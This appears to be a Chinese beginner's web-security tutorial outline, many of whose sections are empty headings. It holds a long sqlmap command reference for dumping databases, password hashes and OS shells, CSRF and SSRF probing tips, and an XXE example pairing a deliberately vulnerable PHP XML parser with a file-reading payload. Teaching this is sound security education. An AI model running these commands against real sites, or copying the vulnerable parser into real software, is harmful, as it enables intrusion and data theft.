# 小白web安全入门

<http://www.deelmind.cn>

主讲：**DeeLMind**

## 前言：

作者是从事网络安全相关行业的一名普通技术人员，在网上有很多喜欢网络安全的小白问我问题，虽然我会有时间讲解一些，但是作者时间不太充裕，女朋友都没找下，也就没有太大的心思去解答这些简单的问题，所以就萌生了写一本有关web安全的书籍，此书只针对入门web安全的同学，从这本书里面可以学到相关的理论知识。

作者也是从小白过来的，所以明白刚起步的小伙伴的困惑，这方面资料网上也有但是，都是讲些是什么，很少有讲解为什么，以至于很多小白只会用别人的工具，来进行安全相关的实验，反而害了自己。

知其然，之其所以然，授之以鱼不如授之以渔，这本书会讲解web安全的主流漏洞还有相关软件的使用方法。但是一切都是以理论为龙头，因为只有明白了相关理论知识才可用举一反三。

举个例子，比如SQL注入只有你知道产生这个漏洞的原因，那么你才可以去构造相关payload区进行攻击（这些名词会在后面仔细讲解）如果你连这些漏洞产生的原因都不明白，那么也就谈不上构造，绕过了。

作者认为web安全这方面虽然没有二进制学习的难，但是会学的很多，所以没有毅力和没有兴趣的小伙伴就可以撤退了，如果你还想接着学习，那么恭喜你，前途无量。

## 针对学者

此书针对的是零基础的小白和不明白最基本安全理论的“高手”，如果你想有一个质的变化，那么理论基础是必须具备的。

## Web安全科普

### 什么是web安全？

### 为什么需要它？

### 怎么样学习它？

### 我是如何教授web安全的？

## 需要的基础知识

### 网页前端语言（html，js…）

### 网站后端语言（php,python…）

### 数据库（mysql,sqlserver…）

### 其它奇葩知识

## 漏洞分类：

### Web类：

#### [SQL注入](#_SQL)

#### [XSS攻击](#_XSS漏洞)

#### [CSRF攻击](#_CSRF漏洞)

#### [SSRF攻击](#_SSRF漏洞)

#### [XXE漏洞](#_XXE漏洞)

#### [信息泄露](#_信息泄露)

#### [目录遍历](#_目录遍历)

#### [命令执行](#_命令执行)

#### [文件包含](#_文件包含)

#### [逻辑漏洞](#_逻辑漏洞)

#### [越权漏洞](#_越权漏洞)

#### [弱口令](#_暴力破解)

#### [0Day漏洞](#_0Day漏洞)

### 系统类

#### 服务器服务软件漏洞（IIS,Apache等等）

#### Linxu | Windows 系统漏洞

#### [弱口令](#_暴力破解)

|  |
| --- |
| 以下目录都是例子，不是只学这个，例如：PHP+Mysql构造注入，不是只学这个，只是比较容易，故此从这个点引入。 |

## SQL

### 什么是SQL

结构化查询语言（英语：Structured Query Language，缩写：SQL），是一种特殊目的之编程语言，用于数据库中的标准数据查询语言。


##### SQL基本语法：

### 数据库分类


#### Mysql

##### 安装流程：


###### 打开这个软件（以这个软件为例子，其他也可，就是一个开启web服务的apache软件和mysql软件和php支持的一个集合软件）



###### 点击next




###### 选择安装的目录，点击next



###### 一直点击next

###### 点击install



###### 安装完毕打开软件即可（必须是白色的才可用）



##### 基本语法：

##### 基本函数：

#### Access

##### 基本语法：

##### 基本函数：

#### SqlServer

##### 基本语法：

##### 基本函数：

#### Oracle

##### 基本语法：

##### 基本函数：

#### DB2

##### 基本语法：

##### 基本函数：

#### PostgreSQL

##### 基本语法：

##### 基本函数：

### SQL注入原理

客户端向服务端发送的请求数据可以影响到服务器的数据库，为SQL注入。

### 构造SQL注入（PHP+Mysql）

学习服务器后端语言,有PHP,ASP,JSP,Python等等，不要害怕，只学习相关漏洞的代码知识。

#### 学习PHP连接数据库

#### 学习ASP 连接数据库

#### 学习JSP 连接数据库

#### 学习Python 连接数据库

#### 举例用PHP+Mysql构造SQL注入漏洞（其他语言数据库都大同小异）

### 如何查找此类漏洞（SQL注入）

这个是关键，因为即使你知道SQL注入原理，但找不到存在SQL注入的网站，也是白搭。

### 手工构造注入

先学习手工构造注入，再学习工具使用，因为只有会了手工注入，才能举一反三，工具只是加快速度而已。

### 相关注入工具使用

只讲有名的软件，不讲那些简单的软件，以后可以找个时间一下讲完这些简单软件。

#### Sqlmap

##### 一般注入流程：

sqlmap -u "www.ONDragon.com/ONDragon?id=1" --dbs　　 查看所有数据库

sqlmap -u "www.ONDragon.com/ONDragon?id=1" --current-db 查看当前数据库

sqlmap -u "www.ONDragon.com/ONDragon?id=1" --user 查看数据库用户名  
sqlmap -u "www.ONDragon.com/ONDragon?id=1" --current-user 查看当前用户名

sqlmap -u "www.ONDragon.com/ONDragon?id=1" --is-dba 判断权限

sqlmap -u "www.ONDragon.com/ONDragon?id=1" –privileges 判断权限

sqlmap -u "www.ONDragon.com/ONDragon?id=1" --passwords 枚举密码哈希

sqlmap -u "www.ONDragon.com/ONDragon?id=1" --tables -D database'name 获取数据库的表名

sqlmap -u "www.ONDragon.com/ONDragon?id=1" -D database'name -T table'name --columns 获取数据库对应表的字段

sqlmap -u "www.ONDragon.com/ONDragon?id=1" -D database'name -T table'name -C column'name --dump 获取数据库对应表的字段的值 --dump-all 获取所有内容

##### -u (get型注入)

sqlmap -u "www.ONDragon.com/?ONDragon=1"

##### --data (post型注入)

sqlmap -u "www.ONDragon.com/ONDragon" --data="user=admin&pass=pass"  
sqlmap -r requests.txt 读取http包进行自动post注入（也可以进去http头部的任意地方注入，只要在注入地方加入 \* 即可）  
sqlmap "www.ONDragon.com" --forms

##### --coockie (cookie注入)

sqlmap -u "www.ONDragon.com/ONDragon" --cookie="user=admin&pass=pass" --level 2 (level 大于2就行)

##### --batch (自动选择sqlmap默认选项)

##### -p  (参数选择)

sqlmap -u "www.ONDragon.com" --forms -p admin

##### 1.ACCESS数据库：

sqlmap.py -u “url” /\*-u为常规扫描参数\*/

sqlmap.py -u “url” –tables /\*–tables拆数据库表\*/

sqlmap.py -u “url” –columns -T “要拆的表名”/\*列出指定表名\*/

sqlmap.py -u “url” –dump -T “要拆的表名”-C “要拆的字段名” /\*–dump为拆解字段名会保存在sqlmap/output目录下\*/

##### 2.MYSQL数据库：

sqlmap.py -u “url” /\*扫描注入点\*/

sqlmap.py -u “url” –dbs /\*列出所有数据库\*/

sqlmap.py -u “url” –current-db /\*列出当前数据库\*/

sqlmap.py -u “url” –current-user /\*列出当前用户\*/

sqlmap.py -u “url” –tables -D “当前数据库名” /\*拆解当前数据库表\*/

sqlmap.py -u “url” –columns -T “要拆得的表名” -D “当前数据库名” /\*拆解指定表字段名\*/

sqlmap.py -u “url” –dump -C “字段名” -T “表名” -D “当前数据库”

##### 3.SQLSERVER数据库：

sqlmap.py -u “url” /\*扫描注入点\*/

sqlmap.py -u “url” –dbs /\*列出所有数据库\*/

sqlmap.py -u “url” –current-db /\*列出当前数据库\*/

sqlmap.py -u “url” –current-user /\*列出当前用户\*/

sqlmap.py -u “url” –tables -D “当前数据库名” /\*拆解当前数据库表\*/

sqlmap.py -u “url” –columns -T “要拆得的表名” -D “当前数据库名” /\*拆解指定表字段名\*/

sqlmap.py -u “url” –dump -C “字段名” -T “表名” -D “当前数据库”

SQLSERVER操作和MYSQL是一样的！！！常见的几种数据库！！！

##### 4.COOKIE注入：

sqlmap.py -u “www.xxx.com/asp或者www.xxx.com/php” –cookie “参数名如id=1” –level 2/\*level为提升权限\*/

什么数据库就按照上面的数据库加上cookie语句拆解就行了

##### 5.POST注入：

抓包保存到SQLMAP目录下.txt的文件然后输入指令sqlmap.py -r xxx.txt /\*xxx.txt为保存包文件的文件名”

sqlmap.py -u “url” –data “POST参数”

##### 6.执行shell命令：

sqlmap.py -u “url” –os-cmd=”net user” /\*执行net user命令\*/

sqlmap.py -u “url” –os-shell /\*系统交互的shell\*/

##### 7.注入HTTP请求 :

sqlmap.py -r xxx.txt –dbs /\*xxx.txt内容为HTTP请求\*/

##### 8.绕过WAF的tamper插件使用：

sqlmap.py -u “url” –tamper “xxx.py”

sqlmap.py -u “url” –tamper=”xxx.py”

关于tamper脚本详细说明在本博客中有，链接为：http://www.matsec.cn/?id=5

##### 9.将注入语句插入到指定位置：

sqlmap.py -u “url(www.xxx.com/id/1\*.html)” –dbs

有些网站是采用伪静态的页面使用SQLMAP的普通注入是不行的，所以SQLMAP提供了”\*”参数将SQL语句插入指定位置，一般用于伪静态注入。

在使用HTTP注入时使用-r参数也可以直接在文本中添加\*号

##### 10.延时注入：

sqlmap –dbs -u “url” –delay 0.5 /\*延时0.5秒\*/

sqlmap –dbs -u “url” –safe-freq /\*请求2次\*/

##### 11.使用谷歌语法搜索注入(Google hack)：

sqlmap.py -g “inurl:asp?id=1” /\*””内为搜索语法，如：inurl,intitle,site,filetype等等。

**Options（选项）：**

##### –version 显示程序的版本号并退出

##### -h, –help 显示此帮助消息并退出

##### -v VERBOSE 详细级别：0-6（默认为1）

##### Target（目标）：

**以下至少需要设置其中一个选项，设置目标URL。**

-d DIRECT 直接连接到数据库。

-u URL, –url=URL 目标URL。

-l LIST 从Burp或WebScarab代理的日志中解析目标。

-r REQUESTFILE 从一个文件中载入HTTP请求。

-g GOOGLEDORK 处理Google dork的结果作为目标URL。

-c CONFIGFILE 从INI配置文件中加载选项。

##### Request（请求）：

**这些选项可以用来指定如何连接到目标URL。**

–data=DATA 通过POST发送的数据字符串

–cookie=COOKIE HTTP Cookie头

–cookie-urlencode URL 编码生成的cookie注入

–drop-set-cookie 忽略响应的Set – Cookie头信息

–user-agent=AGENT 指定 HTTP User – Agent头

–random-agent 使用随机选定的HTTP User – Agent头

–referer=REFERER 指定 HTTP Referer头

–headers=HEADERS 换行分开，加入其他的HTTP头

–auth-type=ATYPE HTTP身份验证类型（基本，摘要或NTLM）(Basic, Digest or NTLM)

–auth-cred=ACRED HTTP身份验证凭据（用户名:密码）

–auth-cert=ACERT HTTP认证证书（key\_file，cert\_file）

–proxy=PROXY 使用HTTP代理连接到目标URL

–proxy-cred=PCRED HTTP代理身份验证凭据（用户名：密码）

–ignore-proxy 忽略系统默认的HTTP代理

–delay=DELAY 在每个HTTP请求之间的延迟时间，单位为秒

–timeout=TIMEOUT 等待连接超时的时间（默认为30秒）

–retries=RETRIES 连接超时后重新连接的时间（默认3）

–scope=SCOPE 从所提供的代理日志中过滤器目标的正则表达式

–safe-url=SAFURL 在测试过程中经常访问的url地址

–safe-freq=SAFREQ 两次访问之间测试请求，给出安全的URL

##### Optimization（优化）：

**这些选项可用于优化SqlMap的性能。**

-o 开启所有优化开关

–predict-output 预测常见的查询输出

–keep-alive 使用持久的HTTP（S）连接

–null-connection 从没有实际的HTTP响应体中检索页面长度

–threads=THREADS 最大的HTTP（S）请求并发量（默认为1）

**Injection（注入）：**

**这些选项可以用来指定测试哪些参数， 提供自定义的注入payloads和可选篡改脚本。**

-p TESTPARAMETER 可测试的参数（S）

–dbms=DBMS 强制后端的DBMS为此值

–os=OS 强制后端的DBMS操作系统为这个值

–prefix=PREFIX 注入payload字符串前缀

–suffix=SUFFIX 注入payload字符串后缀

–tamper=TAMPER 使用给定的脚本（S）篡改注入数据

##### Detection（检测）：

**这些选项可以用来指定在SQL盲注时如何解析和比较HTTP响应页面的内容。**

–level=LEVEL 执行测试的等级（1-5，默认为1）

–risk=RISK 执行测试的风险（0-3，默认为1）

–string=STRING 查询时有效时在页面匹配字符串

–regexp=REGEXP 查询时有效时在页面匹配正则表达式

–text-only 仅基于在文本内容比较网页

##### Techniques（技巧）：

**这些选项可用于调整具体的SQL注入测试。**

–technique=TECH SQL注入技术测试（默认BEUST）

–time-sec=TIMESEC DBMS响应的延迟时间（默认为5秒）

–union-cols=UCOLS 定列范围用于测试UNION查询注入

–union-char=UCHAR 用于暴力猜解列数的字符

##### Fingerprint（指纹）：

-f, –fingerprint 执行检查广泛的DBMS版本指纹

##### Enumeration（枚举）：

**这些选项可以用来列举后端数据库管理系统的信息、表中的结构和数据。此外，您还可以运行您自己**

**的SQL语句。**

-b, –banner 检索数据库管理系统的标识

–current-user 检索数据库管理系统当前用户

–current-db 检索数据库管理系统当前数据库

–is-dba 检测DBMS当前用户是否DBA

–users 枚举数据库管理系统用户

–passwords 枚举数据库管理系统用户密码哈希

–privileges 枚举数据库管理系统用户的权限

–roles 枚举数据库管理系统用户的角色

–dbs 枚举数据库管理系统数据库

–tables 枚举的DBMS数据库中的表

–columns 枚举DBMS数据库表列

–dump 转储数据库管理系统的数据库中的表项

–dump-all 转储所有的DBMS数据库表中的条目

–search 搜索列（S），表（S）和/或数据库名称（S）

-D DB 要进行枚举的数据库名

-T TBL 要进行枚举的数据库表

-C COL 要进行枚举的数据库列

-U USER 用来进行枚举的数据库用户

–exclude-sysdbs 枚举表时排除系统数据库

–start=LIMITSTART 第一个查询输出进入检索

–stop=LIMITSTOP 最后查询的输出进入检索

–first=FIRSTCHAR 第一个查询输出字的字符检索

–last=LASTCHAR 最后查询的输出字字符检索

–sql-query=QUERY 要执行的SQL语句

–sql-shell 提示交互式SQL的shell

##### Brute force（暴力破解）：

**这些选项可以被用来运行蛮力检查。**

–common-tables 检查存在共同表

–common-columns 检查存在共同列

**User-defined function injection（用户自定义函数注入）：**

**这些选项可以用来创建用户自定义函数。**

–udf-inject 注入用户自定义函数

–shared-lib=SHLIB 共享库的本地路径

**File system access（访问文件系统）：**

**这些选项可以被用来访问后端数据库管理系统的底层文件系统。**

–file-read=RFILE 从后端的数据库管理系统文件系统读取文件

–file-write=WFILE 编辑后端的数据库管理系统文件系统上的本地文件

–file-dest=DFILE 后端的数据库管理系统写入文件的绝对路径

**Operating system access（操作系统访问）：**

**这些选项可以用于访问后端数据库管理系统的底层操作系统。**

–os-cmd=OSCMD 执行操作系统命令

–os-shell 交互式的操作系统的shell

–os-pwn 获取一个OOB shell，meterpreter或VNC

–os-smbrelay 一键获取一个OOB shell，meterpreter或VNC

–os-bof 存储过程缓冲区溢出利用

–priv-esc 数据库进程用户权限提升

–msf-path=MSFPATH Metasploit Framework本地的安装路径

–tmp-path=TMPPATH 远程临时文件目录的绝对路径

##### Windows注册表访问：

**这些选项可以被用来访问后端数据库管理系统Windows注册表。**

–reg-read 读一个Windows注册表项值

–reg-add 写一个Windows注册表项值数据

–reg-del 删除Windows注册表键值


–reg-key=REGKEY Windows注册表键



–reg-value=REGVAL Windows注册表项值

–reg-data=REGDATA Windows注册表键值数据

–reg-type=REGTYPE Windows注册表项值类型

#### Burpsuite





### 伪静态注入

## XSS漏洞

学习这个漏洞，要学习一下网页开发知识。

### Html + Css学习

### Javascript学习

### 反射型XSS原理

### 存储型XSS原理

### XSS平台使用

### Kali beef使用（这个牛肉厉害哒）

有可能学习公网beef,不只是再内网，所以有可能教搭建在服务器上面搭建beef环境，beef这个就比较厉害了。

### 查找XSS漏洞方法

### 一些工具使用

分水岭，上面都是基础中的基础！！！！！！

## CSRF漏洞

### Burpsuite抓包验证漏洞是否存在

### 在http(s)头没有CSRF Token 验证

### 常见:

#### 弹幕评论无token直接发送

#### 短信验证CSRF 输入手机号码然后抓包验证,发现没有token那么就直接构造然后替换手机号码如果成功就是CSRF漏洞

#### 发布消息 发布一个帖子处抓包无token,那么就很可能存在CSRF 触发率还是蛮高的

#### 删除订单 CSRF orderid= 替换

#### 下订单处CSRF 购买东西,抓包提交订单很有可能没有token然后就可以直接构造

#### 在漏洞挖掘的时候假如无token但是有Sign的话，Sign就相当于token啊!

#### 一般提交订单他开头部分就是\_tb\_token=

## SSRF漏洞

SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。（正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统）。

### 例如：

我们访问如下网站：

[www.A.com/A.php?image=www.A.com/Image/A.png](http://www.A.com/A.php?image=www.A.com/Image/A.png)

可以看出A网站上的图片地址是存储在A网站/Image/A.png这个目录中，那么我们尝试访问[www.A.com/A.php?image=www.A.com/Image/A1.png，如果返回正确的图片，那么说明/Image/下面有A1.png](http://www.A.com/A.php?image=www.A.com/Image/A1.png，如果返回正确的图片，那么说明/Image/下面有A1.png)这个图片，以此类推我们就可以进行对A网站下Image/目录进行爆破探测是否有相应文件，当然也可以探测其他，例如端口探测[www.A.com/A.php?image=www.A.com:8888/Image/A.png例如我们输入8888](http://www.A.com/A.php?image=www.A.com:8888/Image/A.png例如我们输入8888)端口如果返回正确数据那么说明，8888端口是开放的，反之没有开放，这就是利用SSRF对内网的探测。

当然如果URL是这样的[www.A.com/A.php?image=www.B.com/Image/B.png明显B.png](http://www.A.com/A.php?image=www.B.com/Image/B.png明显B.png)是在[www.B.com](http://www.B.com)这个网站下的，这个网站可能和A网站没有在同一个内网里面，但是B这个网站给了A网站访问Image/这个目录的权限，所以按照上面操作即可探测B网站的相应内容。

### SSRF漏洞的寻找（漏洞常见出没位置）：

#### 1）分享：通过URL地址分享网页内容

#### 2）转码服务

#### 3）在线翻译

#### 4）图片加载与下载：通过URL地址加载或下载图片

#### 5）图片、文章收藏功能

#### 6）未公开的api实现以及其他调用URL的功能

#### 7）从URL关键字中寻找

## XXE漏洞

<http://www.cnblogs.com/ONDragon/p/6897967.html>

XXE (XML External Entity Injection) 漏洞发生在应用程序解析 XML 输入时，没有禁止外部实体的加载。

### 危害：


窃取敏感数据 (extracting sensitive data).

远程代码执行 (remote code execution).

攻击者可以实现任意文件读取,DOS拒绝服务攻击以及代理扫描内网等.

### 举例：

服务器上面有一个xxeInject.php存在一个注入的文件，正常访问。



文件内容：

[复制代码](javascript:void(0);)

<?php

#关闭Warning

error\_reporting(E\_ALL^E\_NOTICE^E\_WARNING);

#加载xml文件，不懂php://input 参考下面链接

#http://taoshi.blog.51cto.com/1724747/1165499

$xmlfile = file\_get\_contents('php://input');

$dom = new DOMDocument();

# LIBXML\_NOENT: 将 XML 中的实体引用 替换 成对应的值

# LIBXML\_DTDLOAD: 加载 DOCTYPE 中的 DTD 文件

$dom->loadXML($xmlfile, LIBXML\_NOENT | LIBXML\_DTDLOAD);

$creds = simplexml\_import\_dom($dom);

$user = $creds->user;

$pass = $creds->pass;

echo "Hello DaLao:" . "<br>" . "$user";

?>

[复制代码](javascript:void(0);)

存在一个POST，XXE注入，所以我们构造代码，进行注入，因为是测试，我新建了一个文件如：C://pass.txt，内容：ONDragon'Password,我们就利用这个漏洞进行此文件的读取。

构造代码：

[复制代码](javascript:void(0);)

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE ONDragon [

<!ELEMENT ONDragon ANY >

<!ENTITY xxe SYSTEM "file:///C://pass.txt" >]>

<creds>


<user>&xxe;</user>


<pass>ONDragon</pass>

</creds>


[复制代码](javascript:void(0);)

